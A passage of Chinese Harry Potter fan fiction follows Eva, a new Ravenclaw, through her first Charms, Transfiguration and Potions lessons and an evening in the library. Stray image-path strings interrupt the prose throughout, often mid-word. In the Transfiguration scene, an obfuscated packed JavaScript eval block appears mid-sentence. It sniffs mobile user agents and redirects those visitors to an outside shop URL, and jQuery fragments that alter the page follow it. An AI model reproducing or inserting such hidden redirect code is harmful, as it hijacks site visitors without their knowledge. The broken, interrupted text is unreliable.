那架旧望远镜据说能看清月亮上的蟾蜍(“真的,我发誓见过!”);还有拉文克劳的幽灵格雷女士,有时会整夜飘在塔顶凝望星辰。


    早餐后,Eva跟着拉文克劳的队伍前往魔咒课教室。秋在门口朝她挥手:“祝好运!下午魔药课如果遇到麻烦……嗯,或许我们可以一起研究,虽然我也不太擅长!”


    她的友善像一小团温暖的火焰。Eva点点头,初来乍到的疏离感似乎因这份善意而淡化了些许。


    魔咒课教室在三楼。弗立维教授站在一摞厚书上,才勉强够到讲台。但他的声音洪亮,讲解咒语原理时清晰而充满热情。


    “今天我们学习第一个咒语——漂浮咒!羽加迪姆勒维奥萨!”弗立维教授示范,一根羽毛轻盈地升到空中,“手腕动作要轻快,像甩钓鱼线——而不是拍苍蝇!”


    Eva拿出紫杉木魔杖。指尖触碰的瞬间,那股熟悉的热流再度涌动。她按照教授指导,手腕轻抖,清晰地念出咒语:“羽加迪姆勒维奥萨。”


    她面前那根灰色羽毛“嗖”地一声直冲天花板,速度快得惊人,“啪”地贴上顶板,才慢悠悠飘落。


    弗立维教授眨了眨眼:“哦!力量非常充沛,张小姐!但控制,控制是关键。再来一次,轻一些,想象你托着的是一片雪花。”


    第二次,Eva刻意收敛了那股热流,让它变得细缓平稳。羽毛应声升起,悬浮在半空,微微颤动。


    “很好!”弗立维教授高兴地说,“拉文克劳加五分!”


    旁边一个赫奇帕奇圆脸男孩——贾斯廷·芬列里——羡慕地看着她:“你一次就成功了?”


    “运气。”Eva轻声说,放下魔杖。她能感到魔杖似乎有些“意犹未尽”,渴望释放更多力量。


    变形术课是与格兰芬多合上,在麦格教授的教室。麦格教授威严的气场让所有学生噤若寒蝉。她将讲桌变成一头猪,又利落地变了回来。


    “变形术是你们在霍格沃茨所学的课程中最复杂、最危险的魔法之一,”麦格教授开门见山,声音清晰有力,“任何人在我的课堂上调皮捣蛋,就出去,并且可能永远不许再进来。我说清楚了吗?”她一挥魔杖,每个人面前都出现了一根火柴。“今天,你们要尝试将火柴变成一根针。这需要极强的专注力、清晰的想象力以及精准的魔力控制。咒语是‘速速变形’,手腕动作如下——”


    她干净利落地示范了手腕旋转的动作。


    “现在,开始练习。”


    教室里立刻充满了嗡嗡的念咒声和魔杖挥动的风声。Eva握住紫杉木魔杖,感觉它在掌心微微发热。她集中精神,凝视着那根小小的棕色火柴,在脑海中勾勒出一根银针的模样:尖细、闪亮、针眼清晰。


    “速速变形。”她轻声念道,手腕一转。


    噗的一声轻响,火柴扭曲了一下,一端变得尖锐,但另一端仍是木头,成了一根古怪的“针-火柴”混合物。


    旁边,赫敏·格兰杰已经成功地将火柴变成了一根完美的银针,针眼分明。麦格教授走过去,严肃的脸上露出一丝赞许:“做得非常出色,格兰杰小姐。格兰芬多加五分。”


    赫敏脸颊微红,但眼睛亮晶晶的。


    Eva再次尝试。这次她更加专注,不仅想象针的形态,也试着调动体内那股平和的“炁”,引导它顺着手臂流入魔杖,融入咒语。


    “速速变形。”


    火柴剧烈抖动,继而缩;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16980619|193567||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    成一团银光,展开时,已是一根针。银色的针身表面带着细微的螺旋纹路,不如赫敏的那根标准光滑,但无疑是一根针。


    麦格教授走过来,拿起Eva变的针细看了看,眉毛几不可察地挑动了一下:“一次……独特的变形,张小姐。成功了,但控制力尚需锤炼。拉文克劳加三分。”


    Eva松了口气,放下魔杖,感到手心微湿。变形术比她预想的更难,要求的精神集中度极高,与爷爷所教的静心内观有相似之处,但更为“外向”和具有“塑造性”。她瞥向格兰芬多那边。罗恩的火柴冒了股烟,烧成了灰烬,他正懊恼地咕哝。哈利紧锁眉头,全神贯注地念咒,他的火柴变细变亮了,但仍未完全成为针。


    课程结束后,学生们涌出教室,在走廊里有短暂的交流时间。Eva遇到了正对着他那根半银半木火柴发愁的罗恩,以及拿着那根有点弯曲的“准针”的哈利。


    “嘿,Eva,”哈利看到她,眼睛亮了一下,“你的怎么样了?”


    “马马虎虎。”Eva老实展示她那根带花纹的针。


    “麦格教授简直严格得吓人,”罗恩哀叹,“我哥哥比尔说,她当年……”


    话没说完,一阵急促的脚步声传来。是赫敏·格兰杰,抱着一大摞书,棕色的卷发随着她的脚步跳动。


    “你们看见《魔法理论》的第三章了吗?关于变形中的物质守恒——”她的话戛然而止,目光落在Eva脸上,愣了一下,然后点点头,“哦,你好。你是拉文克劳的,对吧?昨天分院的时候。”


    “我是Eva。”Eva说。


    “赫敏·格兰杰。”赫敏语速很快,“我听说你的漂浮咒做得很好,弗立维教授都表扬你了。你是怎么控制魔力输出的?预习的时候我总觉得我的羽毛晃得厉害。”Eva想了想:“就……想着让魔力细细地流,别一下子冲出来。”


    “像调细水管,”赫敏若有所思,接着她好像忽然想起什么,看了一眼空荡荡的手腕——Eva猜她大概习惯了戴手表,“我得走了!得去图书馆占个靠窗的好位置,下午魔药课之前我得把《魔法药剂与药水》的笔记再顺一遍,斯内普教授肯定不会喜欢有人没准备好。”


    她说着就侧身要走,怀里的书歪了一下,差点蹭到一个正好路过的、穿绿色院袍的高年级斯莱特林。那人赶紧躲开,从鼻子里哼出一声,声音不大但挺清楚:“莽撞的——”


    赫敏好像根本没听见,或者听见了但没空理。她只是匆匆对Eva和哈利、罗恩点了点头,就把书抱得更紧些,哒哒哒地朝图书馆那边小跑着去了,嘴里还念念有词,好像在背什么。


    Eva看着她的背影消失在走廊拐角。这个女孩像一团烧得旺旺的小火苗,噼里啪啦的,一刻也停不下来。下午一点四十五分,Eva跟着人群走向地下教室。越往下走,空气越阴冷,光线越昏暗,空气中开始弥漫着草药和古怪化学物质混合的气味。魔药课教室在地下,与楼上城堡的明亮温暖截然不同。


    斯内普教授走进来时,黑袍翻滚,宛如一只巨大的蝙蝠。


    他那段关于“名气”的开场白,尤其是盯着哈利说的部分,让教室里的温度仿佛骤降了几度。Eva看到哈利僵在座位上,绿眼睛死死瞪着斯内普,手指捏得发白。


    接着是提问环节。赫敏的手臂几乎举到天花板,但斯内普完全无视,径直点了哈利。


    哈利答不出。斯内普冰冷而刻薄的讽刺像毒蛇的吐信。Eva微微蹙眉。这不像教学,更像某种……针对。


    轮到实际操作,熬制治疗疥疮的药水。Eva和帕德玛一组。她们按步骤处理干荨麻,小心地研磨蛇牙。Eva做得很仔细,爷爷教导过,处理药材最忌急躁。当她将坩埚架到火上,顺时针搅拌三圈半后,锅中药液逐渐变成了课本描述的、清澈的浅蓝色。


    一股阴影笼罩了她们的操作台。斯内普不知何时悄无声息地滑到了她们身后。他俯身,用瘦长的手指沾了点药液,凑到鼻尖嗅了嗅,又让它在指尖捻开。那双漆黑的眼睛锐利地扫过Eva的脸。


    他沉默了足足三秒,才用那种平板、毫无波澜的语调说:“……颜色正确,质地尚可。至少有人严格按照步骤操作了。”


    他没有加分,也没有明确的赞扬,只是陈述事实般的评价。说完,他立刻转向旁边纳威和西莫那一组,那里的坩埚正冒着不祥的黄绿色烟雾。斯内普的声音陡然变冷,语速加快:“隆巴顿!你是把豪猪刺在沸腾时加进去了吗?停下!立刻停下!”


    但已经晚了。一声闷响,纳威的坩埚熔穿了,药水四溅,他自己和西莫的脚上立刻冒出了红肿的疥疮。地下教室一片混乱。


    Eva看着痛苦呻吟的纳威被快速送往医疗翼,心沉了沉。魔药课远不止背诵步骤。在这里,失误伴随着真实的、痛苦的后果。


    混乱中,斯内普给格兰芬多扣了分,又严厉警告了所有人。当教室重新恢复秩序时,Eva注意到斯内普的目光再次扫过她的坩埚,那眼神里有一闪而过的审视,随即又变得空洞冷漠。


    剩下的时间里,Eva更加小心地看管着火候。下课时,她和帕德玛成功装瓶了合格的治疗疥疮药水,但过程让人神经紧绷。


    走出阴冷的地下教室,回到城堡主楼,Eva才感觉呼吸顺畅了些。下午剩下的时间没有安排课程,一些学生选择去图书馆或回公共休息室。


    “去图书馆吗?”帕德玛问,她看起来也有些疲惫,“我想找点关于基础魔药材料处理的资料,今天太吓人了。”Eva点头同意。她也想多了解一些,避免将来犯下危险的错误。


    图书馆里寂静无声,只有书页翻动的沙沙声和平斯夫人巡视的轻微脚步声。Eva和帕德玛在“魔药学基础”的书架前停留了许久,比较着不同的指南,又坐在靠窗的位置安静地阅读。当Eva终于从一本《千种神奇药草与蕈类》的插图详解中抬起头时,窗外的光线已经变成了金红色。


    抱着书走出图书馆时,天色已近黄昏。Eva慢慢踱回拉文克劳塔楼。夕阳的光线斜斜穿过高高的窗户,在古老的石地上投下长长的、温暖的光影。


    鹰形门环今天的问题是:“何物始于终结之后,又终于开端之前?”


    Eva思索片刻,答道:“明日。”


    门悄无声息地开了。


    她走进公共休息室。壁炉里的火焰安稳地燃烧着,映照着几个埋头看书或书写论文的学生。窗边,秋·张正和另一个拉文克劳女孩下巫师棋,棋子们互相叫骂着。秋看到她,抬头笑了笑。


    Eva找了个靠窗的安静角落坐下,翻开了那本《常见魔药材料处理指南》。


    窗外的天色渐渐染上暮色,塔楼高处,第一批星辰悄然浮现。城堡某处传来隐约的钟声,平和而悠远。


    她轻轻摸了摸腕上的玉佩,温润的触感让人安心。然后低下头,继续阅读。霍格沃茨的生活,就这样开始了。